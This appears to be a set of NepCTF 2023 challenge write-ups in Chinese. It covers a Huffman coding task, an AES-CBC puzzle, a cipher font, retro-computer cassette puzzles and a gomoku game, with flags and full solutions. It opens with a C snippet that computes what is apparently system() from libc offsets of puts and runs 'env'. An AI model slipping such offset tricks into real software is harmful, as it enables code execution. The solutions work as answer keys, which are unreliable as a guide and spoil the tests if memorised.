5     long long int addr = (long long int)(&puts) - 0x084420 + 0x052290;
6
7     void (*func_ptr)(const char *) = (void (*)(const char *))addr;
8     char cmd[] = {0x65, 0x6e, 0x76};
9     func_ptr(cmd);
10
11    return 0;
12 }
```

## 与AI共舞的哈夫曼

送分题，只是为了让选手与时俱进，试着接受AI，使用AI

```
1 import heapq
2 import os
3
4 class HuffmanNode:
5     def __init__(self, char, freq):
6         self.char = char
7         self.freq = freq
8         self.left = None
9         self.right = None
10
11     def __lt__(self, other):
12         return self.freq < other.freq
13
14 def build_huffman_tree(frequencies):
15     heap = [HuffmanNode(char, freq) for char, freq in frequencies.items()]
16     heapq.heapify(heap)
17
18     while len(heap) > 1:
```

```

19         left = heapq.heappop(heap)
20         right = heapq.heappop(heap)
21         merged = HuffmanNode(None, left.freq + right.freq)
22         merged.left = left
23         merged.right = right
24         heapq.heappush(heap, merged)
25
26     return heap[0]
27
28 def build_huffman_codes(node, current_code, huffman_codes):
29     if node is None:
30         return
31
32     if node.char is not None:
33         huffman_codes[node.char] = current_code
34         return
35
36     build_huffman_codes(node.left, current_code + '0', huffman_codes)
37     build_huffman_codes(node.right, current_code + '1', huffman_codes)
38
39 def compress(input_file, output_file):
40     with open(input_file, 'rb') as f:
41         data = f.read()
42
43     frequencies = {}
44     for byte in data:
45         if byte not in frequencies:
46             frequencies[byte] = 0
47             frequencies[byte] += 1
48
49     root = build_huffman_tree(frequencies)
50     huffman_codes = {}
51     build_huffman_codes(root, '', huffman_codes)
52
53     compressed_data = ''
54     for byte in data:
55         compressed_data += huffman_codes[byte]
56
57     padding = 8 - len(compressed_data) % 8
58     compressed_data += '0' * padding
59
60     with open(output_file, 'wb') as f:
61         # Write frequency information
62         f.write(bytes([len(frequencies)]))
63         for byte, freq in frequencies.items():
64             f.write(bytes([byte, (freq >> 24) & 0xFF, (freq >> 16) & 0xFF, (freq
65

```

```
66     # Write compressed data
67     for i in range(0, len(compressed_data), 8):
68         byte = compressed_data[i:i+8]
69         f.write(bytes([int(byte, 2)]))
70
71 def decompress(input_file, output_file):
72     with open(input_file, 'rb') as f:
73         freq_data = f.read(1)
74         frequencies = {}
75         num_freqs = ord(freq_data)
76         for _ in range(num_freqs):
77             byte, freq_bytes = f.read(1)[0], f.read(4)
78             freq = (freq_bytes[0] << 24) | (freq_bytes[1] << 16) | (freq_bytes[2] & 0xFF)
79             frequencies[byte] = freq
80
81         compressed_data = f.read()
82
83     root = build_huffman_tree(frequencies)
84     current_node = root
85
86     bits = ''.join(format(byte, '08b') for byte in compressed_data)
87     padding = int(bits[-8:], 2)
88     bits = bits[:-8-padding]
89
90     with open(output_file, 'wb') as f:
91         for bit in bits:
92             if bit == '0':
93                 current_node = current_node.left
94             else:
95                 current_node = current_node.right
96
97             if current_node.char is not None:
98                 f.write(bytes([current_node.char]))
99                 current_node = root
100
101 if name == "__main__":
102     input_file = 'input.txt'
103     compressed_file = 'compressed.bin'
104     decompressed_file = 'decompressed.txt'
105
106     # 压缩文件
107     compress(input_file, compressed_file)
108
109     # 解压缩文件
110     decompress(compressed_file, decompressed_file)
```

# 你也喜欢三月七么

## 一、构建flag:

```
m = NepCTF{HRP_always_likes_March_7th}
```

## 二、处理flag

制作图片密文

上传图床

<https://img1.imgur.com/2023/07/24/yOkXWSJT.png> => to base64 => to hex => AES-CBC

## 三、AES-encrypt

```
1 # -*-coding:UTF-8 -*-
2 from Crypto.Cipher import AES
3 from Crypto.Random import *
4 import hashlib
5 from gmpy2 import *
6 from Crypto.Util.number import *
7
8 def generate_key_iv(salt):
9     combined_salt = salt.encode('utf-8')
10    key = hashlib.sha256(combined_salt).digest()[:16] # 使用SHA-256散列函数生成
11    16字节 (128位) 密钥
12    iv = get_random_bytes(16) # 生成一个16字节 (64位) 的随机初始化向量
13    return key, iv
14
15 def encrypt_AES_CBC(data, key, iv):
16     cipher = AES.new(key, AES.MODE_CBC, iv)
17     ciphertext = cipher.encrypt(data)
18     return ciphertext
19
20 def decrypt_AES_CBC(ciphertext, key, iv):
21     cipher = AES.new(key, AES.MODE_CBC, iv)
22     plaintext = cipher.decrypt(ciphertext)
23     return plaintext
24
25 salt = 'NepCTF2023'
26 data =
27 b'6148523063484d364c793970625763784c6d6c745a3352774c6d4e76625338794d44497a4c7a4
28 1334c7a49304c336c5061316858553070554c6e42755a773d3d'
29 print("salt_lenth=", len(salt))
30 key, iv = generate_key_iv(salt)
31 print(key.hex())
32 print("key_lenth=", len(key))
```

```
31 print("iv=", iv.hex())
32 ciphertext = encrypt_AES_CBC(data, key, iv)
33 print("ciphertext=", ciphertext.hex())
34
35 #salt_length= 10
36 #key_length= 16
37 #iv=88219bdee9c396eca3c637c0ea436058 #原始iv转hex的值
38 #ciphertext=
b700ae6d0cc979a4401f3dd440bf9703b292b57b6a16b79ade01af58025707fbcc29941105d7f50f
2657cf7eac735a800ecccd7d42bf6c6ce3b00c8734bf500c819e99e074f481dbece626ccc2f6e05
62a81fe84e5dd9750f5a0bb7c20460577547d3255ba636402d6db8777e0c5a429d07a821bf7f9e0
186e591dfcfb3bfedfc
```

## 解题：

题目名称：你也喜欢三月七么

题目描述：

~~精灵古怪的少女，热衷于这个年纪的女孩子应当「热衷」的所有事。~~

~~随身不离照相机，坚信只要自己跟着列车，终有一天能拍下与过去有关的照片。~~

~~被列车发现时，她正被封在一块漂流的恒冰中。~~

~~少女苏醒后，却发现自己对身世与过往都一无所知。短暂的消沉之后，她决定以重获新生的日期为自己命名。~~

~~这一天，三月七「诞生」了~~

Nepnep星球如约举办CTF大赛，消息传播至各大星球，开拓者一行人应邀而来

三月七：耶，终于来到Nepnep星球啦，让我看看正在火热进行的Hacker夺旗大赛群聊。啊！开拓者，这群名看起来怪怪的唉。（伸出脑袋，凑近群名，轻轻的闻了一下）哇，好咸唉，开拓者你快来看看！

开拓者（U\_id）：（端着下巴，磨蹭了一下，眼神若有所思）这好像需要经过啥256处理一下才能得到我们需要的关键。

三月七：那我们快想想怎么解开这个谜题！

flag格式:NepCTF{+m+}

## 一、AES-decrypt

```
1  # -*-coding:UTF-8 -*-
2  from Crypto.Cipher import AES
3  from Crypto.Random import *
4  import hashlib
5  from gmpy2 import *
6  from Crypto.Util.number import *
```

```

7
8 salt_length= 10
9 key_length= 32
10 iv = '57315032b5fb72279315e8a8722311b'
11 ciphertext =
'c82c5d0735194680155282471ca9ae7a7f51e9743a3a1c2df4aaafe2775bd511759fa5c6ca5aa7
0adc0acbb744734dcc962ad81476d7630b5730486278f187f846b561dc6bed7ec8b443a6b1ffff1a
d0cd177a762291bee7b58e76f36676770c6e4c327cf581710141e3bc9e60f97f0307c39dd3e895c
3dfb3a620231b608bf14'
12 key = hashlib.sha256(b'NepCTF2023').digest()[:16]
13 c = AES.new(key, AES.MODE_CBC, long_to_bytes(int(iv, 16)))
14 print(c.decrypt(long_to_bytes(int(ciphertext, 16))))
15

#b'6148523063484d364c793970625763784c6d6c745a3352774c6d4e76625338794d44497a4c7a
41334c7a49304c336c5061316858553070554c6e42755a773d3d'

```

## 二、CyberChef还原图床链接

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Hex
- Input:** 6148523063484d364c793970625763784c6d6c745a3352774c6d4e76625338794d44497a4c7a49304c336c5061316858553070554c6e42755a773d3d
- From Base64:** Alphabet: A-Za-z0-9+=, Remove non-alphabet chars checked
- Output:** https://img1.imgur.com/2023/07/24/y0kXW5JT.png

百度查找码表：[https://mbd.baidu.com/newspage/data/landingsuper?urltext=%7B%22cuid%22%3A%22\\_a2w80iKvilcaS8alP2OiY8NviYHOH8PguvEf0uR2ilTivuoluvOf08OWO0Tt3usEh0mA%22%7D&isBdboxFrom=1&pageType=1&sid\\_for\\_share=1124859\\_4&context=%7B%22nid%22%3A%22news\\_9970457846947827446%22,%22sourceFrom%22%3A%22search%22%7D](https://mbd.baidu.com/newspage/data/landingsuper?urltext=%7B%22cuid%22%3A%22_a2w80iKvilcaS8alP2OiY8NviYHOH8PguvEf0uR2ilTivuoluvOf08OWO0Tt3usEh0mA%22%7D&isBdboxFrom=1&pageType=1&sid_for_share=1124859_4&context=%7B%22nid%22%3A%22news_9970457846947827446%22,%22sourceFrom%22%3A%22search%22%7D)

# 星穹铁道文（贝洛伯格）

## Star Rail Script (Belobog)

A	Υ	γ	J	Ρ		S	Σ	ς
B	Β	β	K	Υ	γ	T	Τ	τ
C	Δ	δ	L	Τ	τ	U	Σ	ς
D	Γ	γ	M	Η	η	V	Τ	τ
E	Ν	ν	N	Η	η	W	Τ	τ
F	Τ	τ	O	Ϙ	ϙ	X		Η
G	Ϛ	Ϛ	P	Ϛ	Ϛ	Y	Υ	γ
H	Ϛ	Ϛ	Q		ϙ	Z	Ϛ	ϙ
I	Ϛ	Ϛ	R	Ϛ	Ϛ			

左侧的为大写字母，右侧的为小写字母。

### 三、单表替换

flag: NepCTF{HRP\_always\_likes\_March\_7th}


## Ez BASIC II

根据题目描述可知使用的计算机是 TRS-80，使用对应的模拟机载入音频中存储的 BASIC 程序。可以采用如下网站。

<https://www.my-trs-80.com/cassette/>

将其中的 10 段代码改掉然后运行即可得到 flag。

附件：附件生成脚本



 genAlphabet.py



files.zip

15.73MB



## lic

使用的计算机是小神通LIC-3001，其中磁带中存储的是字库程序。配合如下开源项目分析字库中存储的字型即可得到 flag。


<https://github.com/WellsWang/licziku/blob/main/decode.py>

将所得的中间产物使用如下脚本分析。

```
1 import binascii  
2 import os
```

```
3 from PIL import Image  
4  
5 data = open("./rrr_data_raw_1.bin", "rb").read()  
6  
7 for x in range(0, len(data), 40):  
8     now = data[x:x+40]  
9     if b"\xff\xff\xff" in now:  
10         break  
11     char = now[6:6+32]  
12  
13     for x in range(0, 32, 2):  
14         print(str(bin(char[x]))[2:]:rjust(8, "0"), end="")  
15         print(str(bin(char[x+1]))[2:]:rjust(8, "0"))  
16  
17     # for byte in char:  
18     #     print(str(bin(byte))[2:]:rjust(8, "0"))  
19
```

## 附件：附件生成脚本



genAlphabet.py



files.zip

292.28KB



# ConnectedFive

很久之前出的娱乐题，放上来的

预期解：手打通关（娱乐一下，送分题）

关于程序会卡：有AI在算棋，（除非是那种必须堵住，或者连成4，5就能赢的情况，AI直接算出）

（保持传统，每次比赛都要有题目用来娱乐（KoH））